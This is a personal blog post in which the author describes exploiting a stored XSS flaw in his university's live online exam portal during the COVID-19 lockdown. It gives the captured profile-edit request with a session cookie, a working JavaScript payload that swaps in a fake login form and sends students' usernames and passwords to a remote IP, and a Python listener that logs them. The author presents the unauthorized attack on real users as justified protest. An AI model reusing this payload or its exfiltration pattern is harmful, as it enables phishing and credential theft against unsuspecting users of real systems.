
How I Hacked My College's Online Exam Portal During COVID-19 Quarantine Period
First published on my old blog, Tinkering the kernel, in 2020.
Back Story
COVID-19. Quarantined. How to take tests? Voila. Online. Okay, but how? Tadaa. We were sent an email regarding a new platform which was indigenously built just for us, the students for carrying out the quizzes. Soon enough, I was bombarded to do something about that. I was busy at the time so I showed no interest and shooed everyone away. But soon enough, professors started to rub it in our faces by forcing us to do programming assignments OFFLINE. Yes, writing code on paper, taking photos, using editing skills to create a PDF out of it and uploading it all ONLINE. The next message about doing something about the platform was enough to trigger me.
We Love Stored XSS
I started looking inside out and I literally found the holy-grail within seconds, I mean, it's not rocket-science. Where can we play in a web-app like this? How about looking into the profile section? Boom. The XSS bug was literally saying, here here, I'm here.
XSS attacks exploit the relationship between the user and the web site he or she is accessing. When you visit a web site, there is a presumption that the data transferred between your browser client and the web server is visible only to the owner of the web site and their authorized partners. But when an XSS attack muscles its way into this relationship, it can expose data to a malicious third-party – without the knowledge of either the end-user or web site owner.
There's one particularly slippery term that wreaks havoc in the pursuit of application security.
Sanitize.
I understand, thorough input sanitization is hard. Some vulnerable sites sanitize incompletely, lending their owners a false sense of security. But not sanitizing at all?
Why, I mean, I don't know, do they pass around web-application development guidelines saying something like,
No matter how often we fail, we will never stop failing.
We won't sanitize. Ever.
Start sanitizing, start saving the world.
The thing with “Kill Switches”
A word of advice, before you use a live university portal to prove a point, be fucking sure test the payload multiple times and make a kill-switch first.
A kill-switch is a life-raft which saves you when you get in
Oh god, what have I done, let's get back to normal
… kind of situations, which we all know is more common than we like to think.
Since I was going to deface the portal with stored XSS, I couldn't afford my usual mistake of forgetting one.
So, I copied the POST request which overwrote the javascript payload with “Good boy.” as my bio.
POST /?q=MULNPerson/editMyProfile/8620/myspace/full/view/10255&profileId=10255 HTTP/1.1
Host: edunxt.jaipur.manipal.edu
Connection: close
Content-Length: 7137
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://edunxt.jaipur.manipal.edu
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarykDDqQXPUlGMfBcEo
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://edunxt.jaipur.manipal.edu/?q=MULNPerson/editMyProfile/8620/myspace/full/view/10255&profileId=10255
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: npf_l=jaipur.manipal.edu; npf_r=; npfwg=1; npf_u=https://jaipur.manipal.edu/muj/academics/Examination-Section-Muj/info-to-the-students.html; _gcl_au=1.1.69385558.1590225890; _ga=GA1.2.2053524687.1590225890; _fbp=fb.1.1590225890467.147381805; has_js=1; _gid=GA1.2.882841271.1594399806; SESS64f2cd41f65fb8f5bdc221877b66e277=jkim0ia7l70s61s8cqpagdqd45

------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="personRoleID"

1
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="accomplishments"

Good boy.
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="personProfileId"

10255
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="firstName"

PIYUSH
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="middleName"


------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="lastName"

RAJ

---REDACTED---

------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="form_build_id"

form-e5b7de2b90e2ba757489722fda6b9d31
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="form_token"

c07031b8804ebaad526abe5ee21ac03d
------WebKitFormBoundarykDDqQXPUlGMfBcEo
Content-Disposition: form-data; name="form_id"

---REDACTED---
Yes, Drupal. I don't wanna talk about it. Let's move on, shall we?
After the kill-switch was working, I began to move beyond <script>alert(1);</script>.
Crafting the exploit
I first targeted Chrome's auto-fill feature and started making credentials stealer by quickly imitating target's login structure, used DOM manipulation to inject an iframe using frameset, then threw in some CSS to hide it from the user while still letting Chrome's auto-fill do its job, fill in the details and finally, exfiltrating them.
<script>
var frameset = document.createElement('frameset');
var frm = document.createElement('frame');

frm.setAttribute('src','https://edunxt.jaipur.manipal.edu/?q=MULNLogin/edunxtlogin');
frameset.appendChild(frm);
document.body.appendChild(frameset);

frm.addEventListener("load", function() {
parent.frames[0].document.forms[0].elements[3].addEventListener("click", showLogin);
});

function showLogin()
{
alert('login : ' + parent.frames[0].document.forms[0].elements[0].value + '\npass : '+parent.frames[0].document.forms[0].elements[1].value);
}
</script>
However, I quickly realised that this wouldn't work as the src loads the logged-in state if the user is already authenticated, thus reducing the success rate, plus, Chrome's incognito mode doesn't automatically fill in the details until the victim clicks the input box and uses the suggestion box. To top it all off, the payload was limited to only Chrome, which I didn't want.
After a few minutes of thinking, I thought, fuck it. Let's go old-school.
<script>
var cont = `<div class="content">
 <div class="panel panel-default">
 <div style="width:20%; text-align:right;">
 <h4>Login to your account</h4>
 </div>
 <form accept-charset="UTF-8" id="MulnUserLogin-form">
 <div class="form-item" id="edit-loginId-wrapper">
<div><div class="errMsg" id="formerror" style="display:none;"></div><div class="panel-body">
 <div class="form-group"><div class="form-item" id="edit-loginId-1-wrapper">
 <label for="edit-loginId-1">Username : <span class="form-required" title="This field is required.">*</span></label>
 <input type="text" maxlength="50" name="loginId" id="edit-loginId-1" size="60" value="" class="form-text required form-control user" placeholder="Username" autocomplete="off" oncopy="return false" onpaste="return false" style="width: 50%;">
</div>
 </div> <div class="form-group"><div class="form-item" id="edit-password-1-wrapper">
 <label for="edit-password-1">Password : <span class="form-required" title="This field is required.">*</span></label>
 <input type="password" name="password" id="edit-password-1" maxlength="50" size="60" class="form-text required form-control pass" placeholder="Password" autocomplete="off" oncopy="return false" onpaste="return false" style="width: 50%;">
</div>
 </div><input type="hidden" name="domaintype" id="edit-domaintype-1" value="Manipal University Jaipur">
</div><div style="width:30%; text-align:right;"><div class="form-actions"><span class="form-button-wrapper"><input type="submit" name="op" id="edit-submit-1" value="Login" onclick="return validateUser()" class="form-submit"></span><a href="/?q=MULNPerson/validateUser">Forgot Password?</a></div></div><input type="hidden" name="form_build_id" id="form-d085bafd853aa16c2b12bb81742e12f5" value="form-d085bafd853aa16c2b12bb81742e12f5">
<input type="hidden" name="form_id" id="edit-MulnBmsbUserLogin-form-1" value="MulnBmsbUserLogin_form">

</div>
 </div></form>
 <input type="hidden" name="form_build_id" id="form-d66ed4ce043ed40271f1303099b1e68c" value="form-d66ed4ce043ed40271f1303099b1e68c">
 <input type="hidden" name="form_id" id="edit-MulnBmsbUserLogin_form" value="MulnBmsbUserLogin_form">

 </div> </div>`;

document.getElementById('section-content').innerHTML = cont;
document.getElementsByClassName("col3 profile")[0].innerHTML = "";
document.forms[0].elements[3].addEventListener("click", showLogin);
document.getElementById("edit-loginId-1").focus();
setTimeout(autoLogin, 10000);

function showLogin()
{
var emg = document.createElement('img');
emg.setAttribute('src','http://1.2.3.4:8000/?q='+btoa(document.forms[0].elements[0].value+'::'+document.forms[0].elements[1].value));
window.location.replace("https://edunxt.jaipur.manipal.edu/");
}
function autoLogin()
{
var emg = document.createElement('img');
emg.setAttribute('src','http://1.2.3.4:8000/?q='+btoa(document.forms[0].elements[0].value+'::'+document.forms[0].elements[1].value));
}
</script>
So, what's happening?
Basically, using DOM manipulation, we changed the look of the target website a little.
The output?

This incorporates all the good things from the earlier exploit i.e. auto-fill doing it's job. After the user hits the fake “Login” button. There's no going back. The deed is done. Exfiltration happens just by pinging the remote server with the grabbed credentials encoded with base64 using JavaScript's lovely btoa() function in the following format -
id::passwordThere's one caveat to the final payload, if the user's not logged in, the website redirects to the login page (which is completely fine), but after logging in, it doesn't redirect to the original page again. It was sad. There was nothing I could have done.
Setting the trap
I stopped my old AWS instance doing classified things and quickly spawned up a remote server by tweaking the security rules, adding an outbound connection, you know the drill. After that was done, the only thing left was to create the listening server. The remote server code was nothing fancy but just Python server writing all the logs onto a file. It looked something like -

Code
import http.server
import socketserver
import sys

PORT = 8000

Handler = http.server.SimpleHTTPRequestHandler
httpd = socketserver.TCPServer(("", PORT), Handler)
print("Serving @PORT:", PORT, sep="")
buffer = 1
sys.stderr = open('log.txt', 'w', buffer)
httpd.serve_forever()
The only thing now left was to shoot tail -f log.txt and feel like a 1337 hacker.
Catching the “Phish”
I mean, we all know how effective phishing attacks are, but leveraging stored XSS really notches everything up.
- The attack resides on the original domain which eliminates the biggest factor for detection.
- The attack doesn't need to meet any prerequisites for it to work. It works out-of-the-box.
This time, I wasn't in the mood to stop at a “Good boy.” bio. For years I've flagged things and watched the faculty listen to the loudest people in the room instead of the ones who were right. We're all locked down, everyone's on edge, and their answer to a broken portal is making us photograph handwritten code off paper. Enough.

I could have done a lot more than I did. I didn't, and I pulled the kill-switch when I'd made my point. But the point got made.
Read next
 Passing IIT Bombay’s FOSSEE Quiz at 3 AM, and Walking AwayA fellowship quiz that leaked its own answers through Python assert errors, a 3 AM script that passed it, and why I never submitted the screening task.
 How A Bad Implementation Can Allow Anyone To Hijack Every My Campus Days AccountA forgotten password on my first day at college led to a reset feature that set every account’s username and password to its Admission ID.
 No, It’s Not Everyone’s Favorite “Kali Wifi Hacking Tutorial” — Impersonating Anyone In CollegeMy college’s i-ON WiFi logged you in by MAC address alone, so sniffing one and wearing it made you anyone on campus. No credentials needed.